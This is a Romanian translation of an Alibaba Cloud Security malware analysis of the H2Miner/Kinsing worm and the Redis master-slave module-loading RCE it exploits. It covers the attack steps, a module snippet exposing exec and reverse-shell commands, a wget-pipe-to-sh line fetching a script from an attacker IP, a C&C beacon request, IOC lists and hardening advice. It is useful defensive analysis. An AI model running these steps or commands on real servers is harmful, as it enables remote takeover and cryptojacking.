

Acum o zi, unul dintre serverele proiectului meu a fost atacat de un astfel de vierme. Căutând un răspuns la întrebarea „ce a fost asta?”, am găsit un articol minunat scris de echipa Alibaba Cloud Security. Deoarece nu am găsit acest articol pe Habră, am decis să îl traduc special pentru voi <3
Introducere
Recent, echipa de securitate Alibaba Cloud a descoperit o izbucnire bruscă a H2Miner. Acest tip de vierme malware folosește lipsa autorizării sau parolele slabe pentru Redis ca porți de acces la sistemele dumneavoastră, sincronizându-se apoi cu propriul său modul malware pe slave prin sincronizarea master-slave și, în final, încărcând acest modul malware pe mașina atacată și executând instrucțiunile malițioase.
În trecut, atacurile asupra sistemelor dumneavoastră erau realizate în principal prin metode care implicau sarcini programate sau chei SSH care erau scrise pe mașina dumneavoastră după ce infractorul pătrundea în Redis. Din fericire, această metodă nu mai poate fi folosită frecvent din cauza problemelor de control al permisiunilor sau a versiunilor diferite ale sistemului. Totuși, această metodă de încărcare a modulului malware poate executa direct comenzile atacatorului sau obține acces la shell, ceea ce este periculos pentru sistemul dumneavoastră.
Din cauza numărului mare de servere Redis disponibile pe internet (aproape 1 milion), echipa de securitate Alibaba Cloud, ca un memento prietenesc, recomandă utilizatorilor să nu permită accesul la Redis din rețea și să verifice regulat soliditatea parolelor lor, precum și să se asigure că nu sunt vulnerabile la atacuri prin forță brută.
H2Miner
H2Miner este un botnet de minerit pentru sisteme bazate pe Linux, care poate pătrunde în sistemul dumneavoastră prin diferite metode, inclusiv lipsa autorizării în Hadoop yarn, Docker și vulnerabilitatea de execuție la distanță a comenzilor Redis (RCE). Botnetul funcționează prin încărcarea scripturilor malițioase și a programelor malware pentru a mina datele dumneavoastră, extinderea orizontală a atacului și menținerea legăturii de comandă și control (C&C).
Redis RCE
Cunoștințele despre această problemă au fost împărtășite de Pavel Toporkov la ZeroNights 2018. După versiunea 4.0, Redis suportă funcția de încărcare a modulelor externe, care oferă utilizatorilor posibilitatea de a încărca fișiere so, compilate cu C în Redis pentru a executa anumite comenzi Redis. Această funcție, deși utilă, conține o vulnerabilitate prin care, în modul master-slave, fișierele pot fi sincronizate cu slave prin modul fullresync. Aceasta poate fi utilizată de un atacator pentru a transmite fișiere so malițioase. După finalizarea transferului, atacatorii încarcă modulul pe instanța Redis atacată și execută orice comandă.
Analiza viermilor malițioși
Recent, echipa de securitate Alibaba Cloud a descoperit că dimensiunea grupului de mineri malițioși H2Miner a crescut brusc. Potrivit analizei, procesul general de apariție a atacului arată astfel:

H2Miner folosește RCE Redis pentru un atac complet. Mai întâi, atacatorii atacă servere Redis neprotejate sau servere cu parole slabe.
Apoi, ei folosesc comanda config set dbfilename red2.so pentru a schimba numele fișierului. După aceasta, atacatorii execută comanda slaveof pentru a stabili adresa gazdelor de replicare master-slave.
Când instanța Redis atacată stabilește o conexiune master-slave cu Redis malițios, care aparține atacatorului, atacatorul trimite modulul infectat prin comanda fullresync pentru a sincroniza fișierele. Apoi, fișierul red2.so va fi încărcat pe mașina atacată. După aceea, atacatorii folosesc modulul ./red2.so pentru a încărca acest fișier so. Modulul poate executa comenzile atacatorului sau iniția o conexiune inversă (backdoor) pentru a obține acces la mașina atacată.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
După ce execută o comandă malițioasă, cum ar fi / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, atacatorul va reseta numele fișierului de rezervă și va descărca modulul de sistem pentru a șterge urmele. Cu toate acestea, fișierul red2.so va rămâne în continuare pe mașina atacată. Utilizatorii sunt recomandați să acorde atenție existenței unui astfel de fișier suspect în folderul instanței lor Redis.
În plus față de distrugerea unor procese malware pentru furtul de resurse, atacatorul a urmat un scenariu malițios, descărcând și executând fișiere malițioase în format binar pentru a . Acest lucru înseamnă că numele procesului sau numele directorului care conține kinsing pe gazdă poate indica faptul că această mașină a fost infectată cu acest virus.
Conform rezultatelor reverse engineering, malware-ul îndeplinește în principal următoarele funcții:
- Descărcarea și executarea fișierelor
- Minare
- Menținerea comunicării C&C și executarea comenzilor atacatorului


Utilizând masscan pentru scanarea externă, pentru a extinde impactul. De asemenea, adresa IP a serverului C&C este criptată în program, iar gazda atacată va interacționa cu serverul de comunicare C&C prin cereri HTTP, unde informațiile despre zombie (serverul hack-uit) sunt identificate în antetul HTTP.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip
Celelalte metode de atac

Adresele și linkurile folosite de vierme
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
c&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Sfaturi
În primul rând, Redis nu trebuie să fie accesibil din Internet și trebuie să fie protejat cu o parolă puternică. De asemenea, este important ca clienții să verifice absența fișierului red2.so în directorul Redis și absența „kinsing” în numele fișierului/procesului pe gazdă.
Sursa: habr.com
